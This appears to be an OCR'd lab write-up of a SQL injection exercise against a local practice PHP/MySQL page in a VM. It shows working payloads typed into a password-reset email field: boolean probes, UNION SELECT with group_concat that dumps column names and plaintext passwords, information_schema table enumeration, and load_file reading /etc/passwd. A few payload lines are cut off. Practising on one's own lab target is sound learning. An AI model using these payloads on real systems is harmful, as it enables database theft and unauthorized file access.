
This is running in the VM environment for legal

The web page database list is based on SQL



Please enter your username and password:
Username:
Password:


Forgot your password? Enter your email address below:

Email:

```
root@box:~# ./start.sh
starting lampp services
Starting XAMPP for Linux 1.7.3a...
XAMPP: Starting Apache with SSL (and PHP5)...
XAMPP: Starting MySQL...
XAMPP: Starting ProFTPD...
XAMPP for Linux started.
lampp started
loading firefox
```


```
Up: 0 k/s - Down: 0 k/s

Processes: 58
CPU Usage: 0%

RAM Usage: 72.1M/250M - 28%

Swap Used: 0/0 - %

File systems:
/          362M/122M/484M

/home      362M/122M/484M

Uptime:    4m 23s
Battery:

Linux 2.4.31 on i686
Host: box 10.0.2.15
User: dsl
```

From simple test with ‘, i found that the web list login doesn’t connect to any SQL server, it always respond as : login attempt. But e-mail web list is not. I guessed SQL server respond the Table Name is: members. And i tested if it is the table of email. It is!




Forgot your password? Enter your email address below:

Email: x' and 1=(select count(*) from members) ; --




Your email address is not listed with us.




Forgot your password? Enter your email address below:

Email: x' AND members.email IS NULL; --




Your email address is not listed with us.

From endless guess, i found some columns of the members table. They are: login_id, full_name, passwd, email. They all have positive respond.




Forgot your password? Enter your email address below:

Email: x' and email is null; --




Email: x' and login_id is null; --




Forgot your password? Enter your email address below:

Email: x' and full_name is null; --




Forgot your password? Enter your email address below:

Email: x' and passwd is null; --




Your email address is not listed with us.

In addition, I used group_concat() and ensure they are total column name.




Your login credentials have been sent to:
email,passwd,login_id,full_name




Forgot your password? Enter your email address below:

Email: x' union select group_concat(column_name) ,2 ,column_name ,column_name from infor

c. Things are easier and easier. Use group_concat gets total row of passwd.




Your login credentials have been sent to:
1234,password,hello123,hello,hello,b



Forgot your password? Enter your email address below:


Email: x' union select group_concat(passwd) ,2 ,3 ,4 from members; --

Found several below: From 28 to 34. There are too many other tables in the system. I can not tracking all of them when i use group_concat. The unknown reason make me only find system table by group_concat.




Forgot your password? Enter your email address below:


Email: `x' union select table_name,2 ,3 ,4 from information_schema.tables limit 28,1; --`




Your login credentials have been sent to:
ev_grade_sheet




Your login credentials have been sent to:
ne_students




Your login credentials have been sent to:
sa_student_records




Your login credentials have been sent to:
student_el




Your login credentials have been sent to:
students_ab



Your login credentials have been sent to:
cds




Your login credentials have been sent to:
columns_priv




Your login credentials have been sent to:
student_grades_fo

I tried to access and read a private file, it looks like success. But it looks weird.



Forgot your password? Enter your email address below:

Email: x' union select load_file(0x2f6574632f706173737764), 2,3 ,4; --



File Machine View Input Devices Help
Bon Echo
File Edit View History Bookmarks Tools Help
DSL Search

http://localhost/sqlinjection/injection.php

```
Your login credentials have been sent to:
root:x:0:0:root:/root:/bin/bash daemon:x:1:1:daemon:/usr/sbin:/bin/sh bin:x:2:2:bin:/bin:/bin/sh sys:x:3:3:sys:/dev:/bin/sh sync:x:4:65534:sync:/bin:/bin/sync
lp:x:7:7:lp:/var/spool/lpd:/bin/sh proxy:x:13:13:proxy:/bin:/bin/sh nobody:x:65534:65534:nobody:/nonexistent:/bin/sh sshd:x:101:65534::/var/run/sshd:/bin/false
dsl:x:1001:50:DSL User:/home/dsl:/bin/bash test:x:1000:50:,,,:/home/test:/bin/bash
```